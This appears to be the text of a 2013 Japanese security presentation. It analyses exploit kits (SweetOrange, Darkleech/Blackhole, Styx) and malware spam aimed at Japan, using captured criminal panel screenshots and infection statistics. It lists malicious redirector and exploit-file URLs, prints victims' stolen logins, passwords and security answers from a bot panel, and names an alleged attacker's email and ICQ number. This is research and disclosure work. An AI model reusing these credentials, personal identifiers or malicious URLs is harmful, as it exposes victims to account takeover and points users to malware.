JP	453972	22365	4.9 %
US	18875	317	1.7 %
UNKNOWN	13577	4	0.0 %
KR	7366	203	2.8 %
HK	6142	176	2.9 %
TW	5442	203	3.7 %
RU	5280	579	11.0 %
IN	4544	123	2.7 %
GB	3053	36	1.2 %
CN	2656	11	0.4 %
PL	2570	40	1.6 %



stat.php?public=8b63a59849a4a764669ce94c5ccdc5bf

	HOSTS	RUNS	RATE
ALL	568805	25238	4.4 %
EXPLORER	298661	23960	8.0 %
OTHER	258995	20	0.0 %
SAFARI	183560	15	0.0 %
CHROME	26773	10	0.0 %
OPERA	19077	1064	5.6 %
FIREFOX	10734	178	1.7 %
OTHER	258995	20	0.0 %
WIN 7	193523	14495	7.5 %
WIN XP	78738	6025	7.7 %
WIN VISTA	49031	4098	8.4 %
WIN 8	17920	596	3.3 %
JP	453972	22365	4.9 %
US	18875	317	1.7 %
UNKNOWN	13577	4	0.0 %
KR	7366	203	2.8 %
HK	6142	176	2.9 %
TW	5442	203	3.7 %
RU	5280	579	11.0 %
IN	4544	123	2.7 %
GB	3053	36	1.2 %
CN	2656	11	0.4 %
PL	2570	40	1.6 %

日本は一番！！



Orange/SweetOrange

Type: Malware Exploitation, Credential

Aim: Credential

Targeted: No

Public: Yes

Malware: Cridex, Medfos, ZeroAccess, FakeAV



SweetOrange

[\[Главная \]](#)[\[Добавить редиректы \]](#)[\[Обновить url \]](#)[\[Проверить ре](#)

Сводная информация

ID	URL	Статус	Коммент
[1]	http://protechnical.com/cdkcflt.php	All ok	AV OK
[2]	http://directbrokers.home.pl/sqwbbir.php	All ok	AV OK
[3]	http://candpmachine.com/byfcvdb.php	All ok	AV OK
[4]	http://womenshealthclinic.co.uk/aqhgwbe.php	All ok	AV OK
[5]	http://www.iphoneapplicationlist.com/udofawx.php	All ok	AV OK
[6]	http://selkinvitaly.ru/mkvggcf.php	All ok	AV OK
[7]	http://79.133.199.198/syafobjv.php	All ok	AV OK
[8]	http://ekonomikyemek.com/rsvxnbfp.php	All ok	OK - http://db.designerschic.com/aggregator/obsolete/graphics.php?signin=74
[9]	http://jcapital.com.ua/bipnoaa.php	All ok	OK - http://db.designerschic.com/for_inf/dcontent/document/graphics.php?edi
[10]	http://powerproduct.ru/ckgfybv.php	All ok	OK - http://db.designerschic.com/mchat/local_url/products/graphics.php?strate
[11]	http://dimat-abakan.ru/ptwvmup.php	All ok	OK - http://db.designerschic.com/js/graphics.php?info=934&ports=877&memb
[12]	http://fotografie-nunta.com/jofqony.php	All ok	AV OK
[13]	http://krugozor.vv.si/knjtjwk.php	All ok	AV OK
[14]	http://mpweb.sk/wbqinso.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomi
[15]	http://ozkocalarelektirik.com/hlatymf.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomi
[16]	http://yadrik.com.ua/puxjdvh.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[17]	http://ildi-org.net/pxkemmh.php	All ok	AV OK
[18]	http://crispapp.com/xythblh.php	All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&c
[19]	http://www.capturetheimage.co.uk/xiurvuw.php	All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&c
[20]	http://ackermann-telekom.de/invdhrt.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[21]	http://caisistemas.es/ekfhpk.php	All ok	AV OK
[22]	http://littlechampsplayway.com/ccfmebf.php	All ok	OK - http://db.designerschic.com/administratie/graphics.php?author=213&slid
[23]	http://astroumac.it/lnrequk.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[24]	http://aiolitapasbar.com/nyavxio.php	All ok	AV OK
[25]	http://178.250.246.196/jnmcda.php	All ok	OK - http://db.designerschic.com/Super-Admin/graphics.php?police=683&refer
[26]	http://gws.ingit.ru/acgiylw.php	All ok	OK - http://db.designerschic.com/proxy/graphics.php?vendor=728&recent=53
[27]	http://vardarlarmutfak.com/uhixkeh.php	All ok	OK - http://db.designerschic.com/phpSQLiteAdmin/administer/mssql/graphics.p
[28]	http://ooovalentina.leader-host.ru/fwcydas.php	All ok	OK - http://db.designerschic.com/AdminTools/menu/tmp/graphics.php?global=
[29]	http://littlemonkeys.ru/hnngbjg.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68

[illegible]

```

1 | rea.hacca.jp/fujxuai.php↓
2 | www.icmjapan.co.jp/dpribib.php↓
3 | www.residencea.jp/fiscrid.php↓
4 | temizayakkabi.com/tgqrqiw.php ?↓
5 | www.silversea.jp/iptmkww.php↓
6 | [EOF]
   など。。。

```

など。。。○

Darkleech + Blackhole

Type: Server Exploitation, Credential

Aim: Redirection to Blackhole

Targeted: Yes

Public: Yes

Malware related: Pony, ZeroAccess, FakeAV, etc



Darkleech+Blackhole

感染情報が外側から見えない？

The image shows a terminal window on the left and a file explorer window on the right. The terminal window displays the output of the Darkleech tool, which is scanning the website www.hasegawa.jp. The output shows the tool connecting to the website and scanning for files. The file explorer window shows the results of a search for *.php files on the website. The search results are displayed in a table with columns for file name, type, and size. The search results show that no php files were found.

Terminal Output (Darkleech):

```
c:\> Weet http://www.hasegawa.jp/memorial/reien/reiendetail/0012070014/
Saving to: www.hasegawa.jp/shared/ing/memorial/reien/reiendetail/0012070014/
100%[=====]
2013-03-14 14:39:33 (910 KB/s) - 'www.hasegawa.jp/shared/ing/memorial/reien/reiendetail/0012070014/'
--2013-03-14 14:39:33-- https://www.hasegawa.jp/form/
Connecting to www.hasegawa.jp|121.119.182.152|:443...
ERROR: cannot verify www.hasegawa.jp's certificate, is
CA - G:
Unable to locally verify the issuer's authority.
To connect to www.hasegawa.jp insecurely, use '--no-check-certificate'.
Unable to establish SSL connection.
--2013-03-14 14:39:33-- https://www.hasegawa.jp/form/
Connecting to www.hasegawa.jp|121.119.182.152|:443...
ERROR: cannot verify www.hasegawa.jp's certificate, is
CA - G:
Unable to locally verify the issuer's authority.
To connect to www.hasegawa.jp insecurely, use '--no-check-certificate'.
Unable to establish SSL connection.
--2013-03-14 14:39:33-- http://www.hasegawa.jp/memorial/reien/reiendetail/0012070014/
Reusing existing connection to www.hasegawa.jp:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'www.hasegawa.jp/memorial/reien/reiendetail/0012070014/'
[...]=>
2013-03-14 14:39:34 (686 KB/s) - 'www.hasegawa.jp/memorial/reien/reiendetail/0012070014/'
--2013-03-14 14:39:34-- http://www.hasegawa.jp/shared/ing/memorial/reien/reiendetail/0012070014/
Connecting to www.hasegawa.jp|121.119.182.152|:80...
HTTP request sent, awaiting response... 200 OK
Length: 150745 (147K) [image/jpeg]
Saving to: 'www.hasegawa.jp/shared/ing/memorial/reien/reiendetail/0012070014/'
100%[=====]
2013-03-14 14:39:34 (841 KB/s) - 'www.hasegawa.jp/shared/ing/memorial/reien/reiendetail/0012070014/'
--2013-03-14 14:39:34-- https://www.hasegawa.jp/form/
Connecting to www.hasegawa.jp|121.119.182.152|:443...
ERROR: cannot verify www.hasegawa.jp's certificate, is
```

File Explorer (www.hasegawa.jp):

名前	種類	サイズ
antisocial	ファイル フォルダ	20
corporate	ファイル フォルダ	20
form	ファイル フォルダ	20
funeral	ファイル フォルダ	20
hibiki	ファイル フォルダ	20
img	ファイル フォルダ	20
ir	ファイル フォルダ	20
js	ファイル フォルダ	20
learning	ファイル フォルダ	20
memorial	ファイル フォルダ	20
privacy	ファイル フォルダ	20
products	ファイル フォルダ	20
qrime	ファイル フォルダ	20
recruit	ファイル フォルダ	20
require	ファイル フォルダ	20
scripts	ファイル フォルダ	20
shared	ファイル フォルダ	20
shiryo	ファイル フォルダ	20
shop	ファイル フォルダ	20
sitemap	ファイル フォルダ	20
index.html	ファイル	20

Search Results (検索結果):

検索が完了しましたが、何も見つかりませんでした

no php found...

grabbed all

flush log

Darkleech+Blackhole

分かりづらい？

200	HTTP	www.sports-arc.com.jp	/img/menue/jaa.gif
200	HTTP	delivery.trafficbroker.com	/rd.php?http://www.systemmetrix.jp
200	HTTP	www.systemmetrix.jp	/
200	HTTP	www.systemmetrix.jp	/wp-content/themes/metrix/style.css
200	HTTP	www.systemmetrix.jp	/wp-content/plugins/contact-form-7/stylesheet.css?ver=2.0.5
200	HTTP	www.systemmetrix.jp	/wp-includes/js/jquery/jquery.js?ver=1.3.2
200	HTTP	3897937.ranking2.fc2.com	/analyze.js
200	HTTP	analyzer52.fc2.com	/ana/processor.php?uid=408346
200	HTTP	Tunnel to	urs.microsoft.com:443
200	HTTP	129.121.99.242	/5b204563a4537ba4fad36b8c9715706d/q.php
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/consulting01.png
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/custom_01.png
200	HTTP	www.svstemmetrix.io	/wp-content/uploads/cad01.png



Darkleech+Blackhole



unixfreax.jp/blogspot.jp/2013/03/darkleech-apache-module.html



threats | [exploits](#) | [malwares](#) | [zerodays](#) | [vulnerabilities](#) | a japan specific security blog

水曜日, 3月 20, 2013

DarkLeech Apache Moduleマルウェアのリバースエンジニアリング調査 (#OCJP-098について)

完全に

reverseしました→

本件の内容はDarkLeech Apache Moduleに感染された事件(#OCJP-098)の続き調査となります。

今回のメインは発見したRogue Apache Moduleマルウェアのリバースエンジニアリングの内容になります。

→後サーバ側からの対策が出来るように、マルウェアの形、動き方、とその他詳細な情報を洗い出したほうがいいと考えております。

《マルウェア発見調査》

数時間前日本国内にある感染されたサーバで調査を行いました。Apacheのaccess_logにあやしい項目を発見しました、grepの結果↓

```
1 # grep "q.php" *
2 access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
3 access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
4 access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
5 access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
6 access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900] "GET /c47eba283f292f2ee6e2
7 access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900] "GET /c47eba283f292f2ee6e2
```

↑このログの意味は2013年3月8日と12日にあるUA(User Agent)IEブラウザからアクセスが来て「xxx.xxx.xxx.xxx」にあるBlackhole Exploit Kit 2.xマルウェア感染サーバに転送されたが、URLが見つからず404の回答が出ました。似たようなログが出たら間違いなくマルウェアに感染されたと思われます。

Darkleech+Blackhole

今週では、日本の感染レートが2番目から3番目に下がりました。
いいこと？

Blackhole
パネルの
情報
4月中





СТРАНЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ ↓	%
Germany	433620	335772	28480	8.50
United States	655658	230091	23353	10.20
Japan	288211	130875	9838	7.53
United Kingdom	109700	46442	3693	7.98
Austria	53412	43322	3505	8.10
Canada	144249	33165	3468	10.47
Turkey	80243	23833	2929	12.31
France	128040	22974	2614	11.44
Greece	30112	21900	2395	10.99
Spain	48985	15616	2388	15.32
Brazil	83405	26498	2149	8.13
Italy	39059	16272	2099	12.95
Taiwan	35782	19632	1937	9.88
Mexico	47171	16809	1924	11.48
Australia	71784	26586	1277	4.81
Thailand	33564	13431	1239	9.23
Netherlands	22266	9046	1022	11.32
India	54600	21817	1002	4.62
Switzerland	19867	9120	831	9.14
Lithuania	20093	6476	798	12.34

Darkleech+Blackhole

oday.php?a=files

Blackhole СТАТИСТИКА БАН СТАТИСТИКА ПОТОКИ **ФАЙЛЫ**

СПИСОК ФАЙЛОВ

file (exe) загрузки: 2684318 загрузки Проверка на вирусы: 5/22 Последняя проверка: 12.04.2013 16:56	Дата: 09.04.2013 23:11 Размер: 104 kB CRC32: 5857cfc6 MD5: d18f47cdfae83e2ff0f889f6b615664e	
lock (exe) (Логи обновлений) URL файла: http://109.100.143.109/_lock загрузки: 45265 загрузки Проверка на вирусы: 6/22 Последняя проверка: 12.04.2013 16:59	Дата: 19.03.2013 00:02 Размер: 121 kB CRC32: 360ecce5 MD5: 0e74670d2a8249c2b1a2ea75e1bbbf5c	

[Новый файл](#)

2, 600, 000以上の感染事件...4月中

Реклама: [Crypt.am](#) - сервис криптовки iframe/javascript кода.
Реклама: Карж домены под черное, зоны .com .net .org .biz .info .name по 5\$ / 1 шт. От объема скидки. Стучите sberr@jabber.ccc.de

Начало:

Конец:

Поток:

Все потоки

Применить

never

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

6079057

(ХИТЫ)

2224386

(ХОСТЫ)

223497

(ЗАГРУЗКИ)

10.56%

ПРОБИВ

ЗА СЕГОДНЯ

744049

(ХИТЫ)

211732

(ХОСТЫ)

26319

(ЗАГРУЗКИ)

13.03%

ПРОБИВ

БРАУЗЕРЫ

ХИТЫ

ХОСТЫ

ЗАГРУЗКИ

% ↓

TXT ↗



MSIE

6078403

2223946

223497

10.56



Mozilla

362

184

0

0



Firefox

4

2

0

0



Opera

292

254

0

0

СТРАНЫ

ХИТЫ

ХОСТЫ

ЗАГРУЗКИ ↓

%

TXT ↗



United States

1613026

523136

56379

10.82



Germany

553977

389519

33317

8.57



Japan

505745

209923

21698

10.35



United Kingdom

281579

113020

9705

8.62



Canada

364080

75378

8575

10.30



Turkey

176846

50239

6746

13.45



France

338344

51728

6316

12.27



Mexico

119611

41066

5601

13.67



Spain

119686

34045

5549

16.33

ОС

ХИТЫ

ХОСТЫ

ЗАГРУЗКИ

% ↓

TXT ↗



Windows 2003

62241

5503

1450

27.58



Windows XP

1357338

516586

73270

16.56



Windows Vista

563923

228670

27757

12.18



Windows 7

3719871

1339939

118208

8.99



Windows 2000

2554

994

54

6.29

ПОТОКИ

ХИТЫ

ХОСТЫ

ЗАГРУЗКИ

% ↓

TXT ↗

mod1

6079070

2224389

223497

10.56

ЭКСПЛОИТЫ

ЗАГРУЗКИ

%

TXT ↗



Java Old

148967

66.65



Java New

48880

21.87



Java cmm

15496

6.93



PDF ALL

8232

3.68



PDF LIBTIFF

1891

0.85



Flash

30

0.01



1

0.00

今の感染事件の数！！
国内の感染数が増えたね

Darkleech+Blackhole

犯人は？



Darkleech+Blackhole

犯人はこれだ！！



Scan4youの
裏データベース

CLEAR ALL HISTORY
CURRENT SERVER TIME: 2013-04-09 08:37
<< first < prev 1 2 3 4 5 6 7 8 9 10 next > last >>

Date	Name	File Size	Result	Price
2013-04-09 08:34:15	http://ek...aster.net/4128b29b75b29b48/200.php	0	0/33	0
2013-04-09 08:34:10	http://69.89.13.163/4e283fcb61266183ed2f623f480bd440/200.php	0	2/33	0
2013-04-09 08:33:49	http://209.126.248.171/b2dda369a00f02d81970b6f42d96b58/200.php	0	2/33	0
2013-04-09 08:33:49	http://129.121.42.184/ed3fe60b22ab41fb5c74291284b42005/200.php	0	2/33	0
2013-04-09 08:33:34	http://aqgraph.a79.hauynite0503.info/58f77969798218cb/200.php	0	5/33	0
2013-04-09 08:33:28	http://65.75.159.202/cea733b8d92ed530f554816975ecd8be/200.php	0	2/33	0
2013-04-09 08:33:11	http://ihinnnoki.com/5184060724751674/200.php	0	0/33	0
2013-04-09 08:33:05	http://129.121.95.124/42b7d45616884ced/200.php	0	3/33	0
2013-04-09 08:32:52	http://149.47.122.128/cb91bf444b1901be9a9af2dba2fb2071/200.php	0	2/33	0
2013-04-09 08:32:52	http://65.75.154.55/a8005d7b20677835d37ae08a49fd8d30/200.php	0	2/33	0
2013-04-09 08:32:30	http://173.233.133.37/782847db788fc04f26edcbb63c52a0eb/200.php	0	3/33	0
2013-04-09	http://149.47.141.128/6510effb24d70a6526ed38e746aed431/200.php	0	2/33	0

Your ID : 12585
Name : maxim99
Amount : 0.90\$ (add)
Per month
Contract : (change)
Paid for 9d

Tarificaion:
Per Month - 25\$.
Per Check - 0.15\$.
Referral - 10%
More ...

Возможна работа за %

Регистрация
ICQ 784-834

SOLLHOST
ABUSE'IMMUNITY
HOSTING SERVICE

Darkleech+Blackhole

その犯人のアカウント+請求情報、事件の時↓


<< first < prev **1** next > last >>


Invoice ID ▲	Date Time	Source	Amount
49287	2013-03-13 00:55	U8943882	25.00
48464	2013-02-18 11:39	618720849506	25.00
47436	2013-01-17 15:59	618720849506	25.00
46907	2013-01-02 00:49	618720849506	10.00
40828	2012-07-21 15:26	618720849506	5.00

<< first < prev **1** next > last >>

Darkleech+Blackhole

ウクライナ人 @ Ukraine, Vishgorod



**instaforex**
Instant Forex Trading

- лучший брокер в Азии


Street Racing в Украине

[Мой профиль](#) | [Зарегистрируйтесь](#) | [Поиск](#) | [FAQ](#) | [Список участников](#) | [К началу форума](#)
[streetracing.dp.ua](#)

» Вы не ввели пароль. [Введите пароль](#) или [Зарегистрируйтесь](#)

Стре

streetracing.org.ua

**instaforex**
Instant Forex Trading

СУПЕР
АКЦИЯ
ОТ КОМПАНИИ
INSTAFOREX

[Просмотр последних объявлений](#)

Профиль для lothlorian	
Статус пользователя:	Начинающий
Номер пользователя:	9115
Дата регистрации:	29 Май 2007
Сообщения:	0
Email адрес:	maxim-ya@ya.ru
Место жительства:	Россия
Чем занимаетесь по жизни:	Футбол
Домашняя страница:	http://lothlorian.org.ua
Увлечения:	девушки
Модель автомобиля:	lothlorian
Объем двигателя:	lothlorian
ICQ #:	378804719

Примечание: Рейтинги запрещены Администратором.

Japan & Malvertisement

- どんなスパム？
- どんなマルウェア？
- 目的は？



スパム・マルウェア

日本からの個人情報狙われている？

The image displays a collage of overlapping email and fax windows, illustrating a spam and malware campaign. The windows include:

- [sales 11949] Corporate eFax message from "unknown" - 4 page(s) - Unicode (UTF-8)**: A fax from eFax Corporate dated 2013年6月3日 17:40, addressed to xxx@xxx. The body text includes the eFax Corporate logo and a link to view the fax.
- Receipt for your PayPal payment to Stephanie Angelo - 中央ヨーロッパ言語 (Windows)**: A receipt from PayPal dated 2013年6月1日 4:47, addressed to xxx@xxx. The body text includes the PayPal logo and transaction details.
- Invoice Notification for June 2013 - Unicode (UTF-8)**: An invoice notification from LexisNexis dated 2013年6月22日 1:15, addressed to xxx@xxx. The body text includes the LexisNexis logo and invoice details.
- FW: Complaint Case CX7UXEUHVDEUNH8 - 西ヨーロッパ言語 (ISO)**: A complaint case from Dun & Bradstreet dated 2013年6月25日 23:08, addressed to xxx@xxx. The body text includes the Dun & Bradstreet logo and a new complaint number 5964347.


The windows are overlapping, with some partially obscured by others, creating a sense of a cluttered and suspicious inbox. The overall theme is a targeted attack on personal information from Japan.

スパム・マルウェア

マルウェア
情報
サマリー
(6月中)→

1	-----↓	
2	サマリー↓	
3	-----↓	
4	合計数 12147↓	
5	トロイ 147 1.2%↓	
6	ワーム 69 0.6%↓	
7	疑わし 33 0.2%↓	
8	-----+↓	
9	合計マルウェア%: 2%↓	
10	↓	
11	-----↓	
12	マルウェアのランク↓	
13	-----↓	
14	Trojan.Win32.Bublik.axgh	28 PWS↓
15	Worm.Win32.Luder.axwz	25 メールワーム↓
16	Trojan-Spy.Win32.Zbot.lwps	23 PWS↓
17	Exploit.Win32.CVE-2012-0158.ai	18 脆弱性/Exploit↓
18	Trojan-Spy.Win32.Zbot.lwfa	17 PWS↓
19	Trojan-Spy.Win32.Zbot.lbda	17 PWS↓
20	Trojan-Spy.Win32.Zbot.lcnm	14 PWS↓
21	Trojan-Spy.Win32.Zbot.kyvt	14 PWS↓
22	Exploit.MSWord.Agent.dj	13 脆弱性/Exploit↓
23	Worm.Win32.Luder.ayzb	12 メールワーム↓
24	Trojan.Win32.Inject.foiq	11 トロイ↓
25	Trojan-Spy.Win32.Zbot.lvwb	9 PWS↓
26	Worm.Win32.Luder.anmw	7 メールワーム↓
27	Worm.Win32.Luder.aeio	7 メールワーム↓
28	Worm.Win32.Luder.achl	7 メールワーム↓
29	Worm.Win32.Luder.vrq	5 メールワーム↓
30	Worm.Win32.Luder.aumw	4 メールワーム↓
31	Trojan-Spy.Win32.Zbot.luvo	3 PWS↓
32	Worm.Win32.Luder.axcf	2 メールワーム↓
33	Trojan-Spy.Win32.Zbot.lhim	2 PWS↓
34	Trojan-PSW.Win32.Tepfer.lhqr	2 PWS↓
35	Trojan-PSW.Win32.Tepfer.kfqg	2 PWS↓
36	Exploit.MSWord.Agent.di	2 脆弱性/Exploit↓
37	Trojan-Spy.Win32.Zbot.luzt	1 PWS↓
38	Trojan-Spy.Win32.Zbot.lujq	1 PWS↓
39	Trojan-PSW.Win32.Tepfer.kxdh	1 PWS↓
40	Trojan-PSW.Win32.Tepfer.kvdh	1 PWS↓
41	-----↓	
42	(c)株式会社ケイエルジェイテック, ↓	
43	2013 Honeypot プロジェクト↓	

スパム・マルウェア



スパム・マルウェア

← → ↺  admin.php

Total bots: 39

Total finished: 27

Total opened: 131

取られた
個人情報

BOT ID	Done?	Total counter	INFO
APXFRONT-260_7033F577A872019C	1	3	Login=msarver@apexsystemsinc.com Password=technical1 What was the name of your first pet?=Zoey In which city do you want to retire?=Columbia What was the make of your first car?=Camry
HP32541227542_0FDFE9C5FDAB603A	1	5	Login=jim.michaud@superior-rg.com Password=srg4325400 What was the make of your first car?=Sunbeam What is the name of the city where your father was born?=Cannon Falls In what city did you meet your spouse?=Green Bay
ICC-15_A0F83AC1137B69F3	1	14	Login=ashok@sierratec-us.com Password=p@ssword What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil
DELL7LM_06C638CDD1CE263B	1	4	Login=weplace@byrnesandrupkey.com Password=wonderwoman1 What is the name of the city where your father was born?=Waterloo What is the name of the hospital in which you were born?=Allen What was the name of your first pet?=Frank
MATRIX-1_463850B0D318BFF6	1	2	Login=recruiting@theftgroup.com Password=fittness1 What was the name of your first pet?=Aibo What was your childhood nickname?=Jeff What type of dog do you have?=Pitbull
DMW-S6_00610D2FB6403D2D	1	3	Login=cox@designers.com Password=Fish2012AA What was the make of your first car?=Ford What was the first name of your best friend in high school?=Brett What is the name of the city where your father was born?=Binghamton
			Login=cwalton@apexsystemsinc.com

スパム・マルウェア

日本からの
情報もあり


```
1 =====↓
2 Outlook↓
3 =====↓
4 Email: sekidayo\_oa
5 User (POP3): pop.m
6 Password (POP3): s
7 Server (POP3): pop
8 User (SMTP): smtp.
9 Server (SMTP): smt
10 ↓
11 =====↓
12 Cisco VPN Client↓
13 =====↓
14 Host: ras-vpnli.jpl.
15 Password (Group): Her
16 Password (User): ↓
17 ...↓
18 =====↓
19 Windows RAS↓
20 =====↓
21 Name: ZTE Wireless Terminal↓
22 Login: 0736416040
23 Phone: #777↓
24 ↓
25 =====↓
26 Internet Explorer↓
27 =====↓
28 http://www.facebook.com
29 http://www.facebook.com
30 http://www.facebook.com
31 http://twitter.com/@@@s
32 site://www.yahoo.co.jp
33 ↓
34 =====↓
35 Outlook↓
36 =====↓
37 Email: sekidayo\_oa
38 User (POP3): po
39 Password (POP3)
40 Server (POP3):
41 User (SMTP): sm
42 Server (SMTP):
43 ↓
44 [EOF]
```

などなど。。。

スパム・マルウェア

FTPアカウント、
1人=0.5 USD
(大体)
で、何の目的？

```
1 ↓
2 ↓
3 // 感染URL。。。。↓
4 http://tropold.org/jerk.cgi?6↓
5 ↓
6 // STYX EKの” LANDING” ページ↓
7 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520s
  qP0Kx3Z0I4D00nDue0ujSn/↓
8 ↓
9 // EXPLOITファイル↓
10 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520s
   qP0Kx3Z0I4D00nDue0ujSn/rtopl.sf.js↓
11 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520sJWul
   qP0Kx3Z0I4D00nDue0ujSn/imJTuxe.jar↓
12 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520sJWul
